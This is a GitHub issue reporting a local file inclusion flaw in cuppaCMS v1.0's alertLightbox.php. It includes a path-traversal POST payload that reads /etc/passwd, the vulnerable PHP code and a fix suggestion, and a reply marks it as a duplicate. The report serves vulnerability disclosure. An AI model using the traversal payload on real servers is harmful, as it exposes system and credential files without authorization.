Unauthorized local file inclusion (LFI) vulnerability exists via the url parameter in /alerts/alertLightbox.php #24


Open **bkfish** opened this issue on Feb 16 · 1 comment

bkfish commented on Feb 16 • edited

Product version:cuppaCMS v1.0 http://cuppacms.com/files/cuppa_cms.zip

poc

```
POST /alerts/alertLightbox.php
url=../../../../../../../../../../etc/passwd
```



analysis

location:alerts/alertLightbox.php line 113


```
<?php include $cuppa->getDocumentPath().@$cuppa->POST("url");
```

and $cuppa->POST

```
    // post
public function POST($string){
            return $this->sanitizeString(@$_POST[$string]);
    }
```

go on

```
    public function sanitizeString($string){
            return htmlspecialchars(trim(@$string));
        }
```

so the post url without any lfi protected filter

Repair suggestions

you can check url ,for example check if it has .. then refuse this request

hansmach1ne commented on Feb 16

Check #15. This is a duplicate.

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

---

2 participants